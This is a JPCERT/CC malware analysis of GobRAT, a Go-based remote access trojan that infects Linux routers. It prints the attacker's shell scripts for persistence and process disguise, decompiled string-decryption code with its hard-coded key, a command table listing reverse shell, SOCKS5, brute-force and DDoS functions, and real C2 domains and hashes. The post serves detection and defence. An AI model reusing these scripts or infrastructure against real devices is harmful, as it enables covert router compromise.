増渕 維摩(Yuma Masubuchi)

May 29, 2023

GobRAT malware written in Go language targeting Linux routers

Tool

Post Email

JPCERT/CC has confirmed attacks that infected routers in Japan with malware around February 2023. This blog article explains the details of the attack confirmed by JPCERT/CC and GobRAT malware, which was used in the attack.

Attack flow up to malware execution

Initially, the attacker targets a router whose WEBUI is open to the public, executes scripts possibly by using vulnerabilities, and finally infects the GobRAT. Figure 1 shows the flow of the attack until GobRAT infects the router.




Figure 1: Attack Flow

Google 提供

Categories

- Malware
- Incident
- Event
- Vulnerability
- Security Technology
- Forensic
- Cyber Metrics
- ICS-OT
- Other

Tags

Python Conference Datper ChChes Training Statistics and Indicator Tool BlackTech LogonTracer Report Splunk ElasticStack impfuzzy volatility RedLeaves PlugX DarkHotel Banking malware Pacific_Islands CSIRT Password Policy DDoS APT Trend Africa SecureCoding SysmonSearch JSAC IoT IIoT Quasar LODEINFO Lazarus

Loader Script works as a loader, containing functions such as generating various scripts and downloading GobRAT. The SSH public key, which is assumed to be used for the backdoor, is hard-coded in the script. In addition, since **Loader Script** uses crontab to register the file path of **Start Script** for persistence, GobRAT does not have such function. The functions of **Loader Script** are as follows:

- Disable Firewall function
- Download GobRAT for the target machine's architecture
- Create **Start Script** and make it persistent
- Create and run **Daemon Script**.
- Register a SSH public key in /root/.ssh/authorized_keys

Figure 2 is the code of **Start Script** that executes GobRAT. The script is unique in that it writes the startup time to a file named **restart.log**. In addition, this script executes GobRAT under the file name **apached** to make it look like a legitimate process.

```
#!/bin/sh
cd /tmp/env/.qnapd
file_name="/tmp/env/.qnapd/restart.log"
if (ps -ef || ps)  | grep '/tmp/env/.qnapd/apached' | grep -v grep; then
 echo
else
 if type nohup; then
  nohup /tmp/env/.qnapd/apached -d >/dev/null &
 else
  /tmp/env/.qnapd/apached -d >/dev/null &
 fi
  echo `date` >> $file_name
fi
```

Figure 2: Start Script


Figure 3 is the code of **Daemon Script**. This script checks whether **Start Script** is running or not every 20 seconds, and if not, it starts the script. This code has been possibly prepared in case **Start Script** is terminated unexpectedly.

```
#!/bin/sh
while true;do
  if ! pidof apached; then
    /tmp/env/.qnapd/sshd.sh
  fi
  sleep 20
done
```

Emotet Phishing Metrics TSUBAME Standard-Guideline

Ranking

1  **Event Log Talks a Lot: Identifying Human-operated Ransomware through Windows Event Logs**

2  **MalDoc in PDF - Detection bypass by embedding a malicious Word file into a PDF file –**

3  **Windows Commands Abused by Attackers**

4  **How to Use Volatility 3 Offline**

5  **MirrorFace Attack against Japanese Organisations**

Authors

Figure 3: Daemon Script

GobRAT Overview

GobRAT is a RAT written in Go language and communicates with C2 server via TLS and executes various commands. It is packed with UPX version 4 series, and samples for various architectures such as ARM, MIPS, x86, and x86-64 have been confirmed. GobRAT performs the following checks at startup and keeps the information within the sample itself.

- IP address and MAC address of itself
- Uptime by uptime command
- Network communication status by /proc/net/dev

The following sections describes the GobRAT's communication method, encryption method, and commands to be executed.

Communication method


GobRAT uses TLS to send and receive data with its C2 server. Figure 4 shows an example of communication with the C2 server. The first 4 bytes indicate the size of the data, and the rest is gob[1] data. gob is a data serialization protocol available only in Go language. GobRAT uses gob for receiving commands and sending the results of command execution.

	Data Size				gob Data								
0	00	00	00	B2	5F	FF	81	03	01	01	07	50	41	43	4B	41	...._.....PACKA
16	47	45	01	FF	82	00	01	06	01	04	54	79	70	65	01	06	GE.....Type..
32	00	01	08	42	6F	74	43	6F	75	6E	74	01	06	00	01	07	...BotCount.....
48	42	6F	74	4C	69	73	74	01	FF	84	00	01	0B	50	61	72	BotList......Par
64	61	6D	4C	65	6E	67	74	68	01	06	00	01	05	50	61	72	amLength.....Par
80	61	6D	01	FF	86	00	01	07	43	6F	6E	74	65	6E	74	01	am......Content.
96	0A	00	00	00	16	FF	83	02	01	01	08	5B	5D	73	74	72	..........[]str
112	69	6E	67	01	FF	84	00	01	0C	00	00	21	FF	85	04	01	ing........!....
128	01	11	6D	61	70	5B	73	74	72	69	6E	67	5D	73	74	72	..map[string]str
144	69	6E	67	01	FF	86	00	01	0C	01	0C	00	00	18	FF	82	ing.............
160	01	01	04	01	03	6D	61	63	0C	30	30	30	63	32	39	35	.....mac.000c295
176	38	32	32	31	33	00	00	00	00	00	00	00	00	00	00	00	82213...........
192	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

Figure 4: Example of communication content

GobRAT defines gob data as a PACKAGE structure in the sample as follows.

```
type PACKAGE struct {
    Type uint8                  // CommandID
    BotCount uint16             // Parameter
```



Archives

2024 12
2023 18
2022 19
2021 20
2020 21
2019 18
2018 12
2017 17
2016 18
2015 20
2014 18
2013 7
2012 2
2011 8
2010 4

```
    BotList []string            // Command Parameter
    ParamLength uint16          // Length of Param
    Param map[string]string     // Command Parameter
    Content []uint8             // Command Parameter, Command Executi
}
```

The fields used are different depending on the type of command, and string arrays, maps, and binary data are supported so that various types of parameters can be passed. In addition, while binary data can be stored in Content of the PACKAGE structure, map data with string is converted to binary data by encoding it with the json.Marshal function. The PACKAGE structure is used in various ways depending on the command, such as storing the data in Content, or converting the defined structure to binary data in the same way and storing it in Content.

Encryption Method

Strings such as C2 and Linux commands are encrypted and stored in the sample. Figure 5 shows the GobRAT's decryption function. AES128 CTR mode is used to decrypt strings, and the key and IV are hard-coded in the sample. The same key (**050CFE3706380723433807193E03FE2F**) and IV (**"12345678abcdefgh"**) are used in all the confirmed samples. In addition, as shown in Figure 6, the codes that have probably been developed by the attacker, such as this decryption function, has a unique folder structure like **aaa.com/bbb/me~**.

```
__int64 __golang aaa_com_bbb_mecrypt_AesEncrypt(
        __int64 ENCDATA,
        signed __int64 ENCDATA_SIZE,
        __int64 ENCDATA_SIZE_1,
        int AESKEY,
        __int64 KEYSIZE)
{
  __int64 v5; // r14
  __int64 KEY; // rax
  __int64 v7; // rcx
  _16_uint8 *IV; // rax
  RTYPE **AES_CTR; // [rsp+0h] [rbp-30h]
  __int64 Decrypted; // [rsp+18h] [rbp-18h]
  __int64 KEY_1; // [rsp+20h] [rbp-10h]
  void *retaddr; // [rsp+30h] [rbp+0h] BYREF

  if ( &retaddr <= *(v5 + 16) )
    JUMPOUT(0x608158LL);
  KEY = (crypto_aes_NewCipher)(AESKEY, KEYSIZE);
  if ( v7 )
    return 0LL;
  KEY_1 = KEY;
  IV = runtime_newobject(&RTYPE__16_uint8);
  qmemcpy(IV, "12345678abcdefgh", sizeof(_16_uint8));
  AES_CTR = crypto_cipher_NewCTR(KEY_1, KEYSIZE, IV, 0x10uLL);
  Decrypted = (runtime_makeslice)(&RTYPE_uint8, ENCDATA_SIZE, ENCDATA_SIZE);
  (AES_CTR[3])(KEYSIZE, Decrypted, ENCDATA_SIZE, ENCDATA_SIZE, ENCDATA);
  return Decrypted;
}
```

Figure 5: String decryption function




Figure 6: Characteristic folder structure

Commands executed

GobRAT has 22 commands that are executed by the commands from the C2 server, and we have identified the following commands. Since the malware targets routers, you can see that most functions are related to communication, such as frpc, socks5, and reconfiguration of C2. See Appendix A for command details.

- Obtain machine Information
- Execute reverse shell
- Read/write files
- Configure new C2 and protocol
- Start socks5
- Execute file in /zone/frpc
- Attempt to login to sshd, Telnet, Redis, MySQL, PostgreSQL services running on another machine

GobRAT Analysis Tools

Since GobRAT uses gob for communication, if you want to emulate its communication with C2 to check commands, you need to create a program using Go language. Our C2 emulation tool that supports GobRAT analysis is available on GitHub. Please download it from the following webpage for your analysis.

JPCERTCC/aa-tools/GobRAT-Analysis - GitHub
https://github.com/JPCERTCC/aa-tools/tree/master/GobRAT-Analysis

In Closing

In recent years, different types of malware using Go language have been confirmed, and the GobRAT malware confirmed this time uses gob, which can only be handled by Go language, for communication. Please continuously beware of malware that infects routers, not limited to GobRAT, since they are difficult to detect. Please refer to Appendix B for C2 of the malware, Appendix C for the hash value of the script, and Appendix D for the hash value of the malware.

Yuma Masubuchi

Translated by Takumi Nakano

Appendix A: Commands

TableA: GobRAT commands

Value	Contents
0x0	Update json data held in malware and acquire update results
0x1	Retrieve json data held in malware
0x3	Start reverse shell
0x4	End of reverse shell connection
0x6	Confirmation of reverse shell connection
0x7	Execute shell command for daemon
0x8	Execute shell command
0xD	Read/write specified file

0x10,0x11	Read/write specified file
0x16	Obtain various machine information such as df command
0x17	Set new communication channel for TCP
0x18	Execute SOCKS5 proxy with specified port and password
0x19	Execute SOCKS5 proxy on specified port
0x1a	New communication channel setting for UDP
0x1b	Execute frpc after executing SOCKS5 proxy on port 5555
0x1f	Check for the existence of the specified file
0x25	Login attempts for SSH, telenet, redis, mysql, postgres
0x27	Configuration of specified goroutine
0x2a	Scan to HTTP/HTTPS service of specified IP
0x2D	Dictionary attack to HTTP/HTTPS service of specified IP
0x30	C2 configuration related
0x31	DDoS attacks on SYN, TCP, UDP, HTTP, ICMP

Appendix B: C2

- https://su.vealcat.com
- http://su.vealcat.com:58888
- https://ktlvz.dnsfailover.net
- http://ktlvz.dnsfailover.net:58888
- su.vealcat.com
- ktlvz.dnsfailover.net
- wpksi.mefound.com

Appendix C: Hash values of the scripts

- 060acb2a5df6560acab9989d6f019fb311d88d5511f3eda0effcbd9fc6bd12bb
- feaef47defd8b4988e09c8b11967e20211b54e16e6df488780e2490d7c7fa02a
- 3e44c807a25a56f4068b5b8186eee5002eed6f26d665a8b791c472ad154585d1
- 60bcd645450e4c846238cf0e7226dc40c84c96eba99f6b2cffcd0ab4a391c8b3

Appendix D: Hash values of the malware


- a8b914df166fd0c94106f004e8ca0ca80a36c6f2623f87a4e9afe7d86b5b2e3a
- aeed77896de38802b85a19bfcb8f2a1d567538ddc1b045bcdb29cb9e05919b60
- 6748c22d76b8803e2deb3dad1e1fa7a8d8ff1e968eb340311fd82ea5d7277019
- e133e05d6941ef1c2e3281f1abb837c3e152fdeaffefde84ffe25338fe02c56d
- 43dc911a2e396791dc5a0f8996ae77ac527add02118adf66ac5c56291269527e
- af0292e4de92032ede613dc69373de7f5a182d9cbba1ed49f589ef484ad1ee3e
- 2c1566a2e03c63b67fbdd80b4a67535e9ed969ea3e3013f0ba503cfa58e287e3
- 98c05ae70e69e3585fc026e67b356421f0b3d6ab45b45e8cc5eb35f16fef130c
- 300a92a67940cfafeed1cf1c0af25f4869598ae58e615ecc559434111ab717cd
- a363dea1efda1991d6c10cc637e3ab7d8e4af4bd2d3938036f03633a2cb20e88
- 0c280f0b7c16c0d299e306d2c97b0bff3015352d2b3299cf485de189782a4e25
- f962b594a847f47473488a2b860094da45190738f2825d82afc308b2a250b5fb
- 4ceb27da700807be6aa3221022ef59ce6e9f1cda52838ae716746c1bbdee7c3d
- 3e1a03f1dd10c3e050b5f455f37e946c214762ed9516996418d34a246daed521
- 3bee59d74c24ef33351dc31ba697b99d41c8898685d143cd48bccdff707547c0
- c71ff7514c8b7c448a8c1982308aaffed94f435a65c9fdc8f0249a13095f665e

References

[1] Gobs of data
https://go.dev/blog/gob

Post Email

Author



増渕 維摩(Yuma Masubuchi)

Yuma has been engaged in malware analysis and coordination of cyber security incidents in JPCERT/CC Incident Response Group since November 2020.

Was this page helpful?

○ Yes ○ No

11 people found this content helpful.


If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

Send

Related articles


Event Log Talks a Lot: Identifying Human-operated Ransomware through Windows Event Logs



Dynamic Analysis Technique of Android Malware by Injecting Smali Gadgets

Attack Activities by Kimsuky Targeting Japanese Organizations

New Malicious PyPI Packages used by Lazarus



MalDoc in PDF - Detection bypass by embedding a malicious Word file into a PDF file –

Back Top Next

JPCERT/CC
8F Tozan Bldg, 4-4-2 Nihonbashi-Honcho, Chuo-ku, Tokyo 1030023 JAPAN
TEL: +81-3-6271-8901 FAX: +81-3-6271-8908

Privacy Policy | Disclaimer

© 1996-2024 JPCERT/CC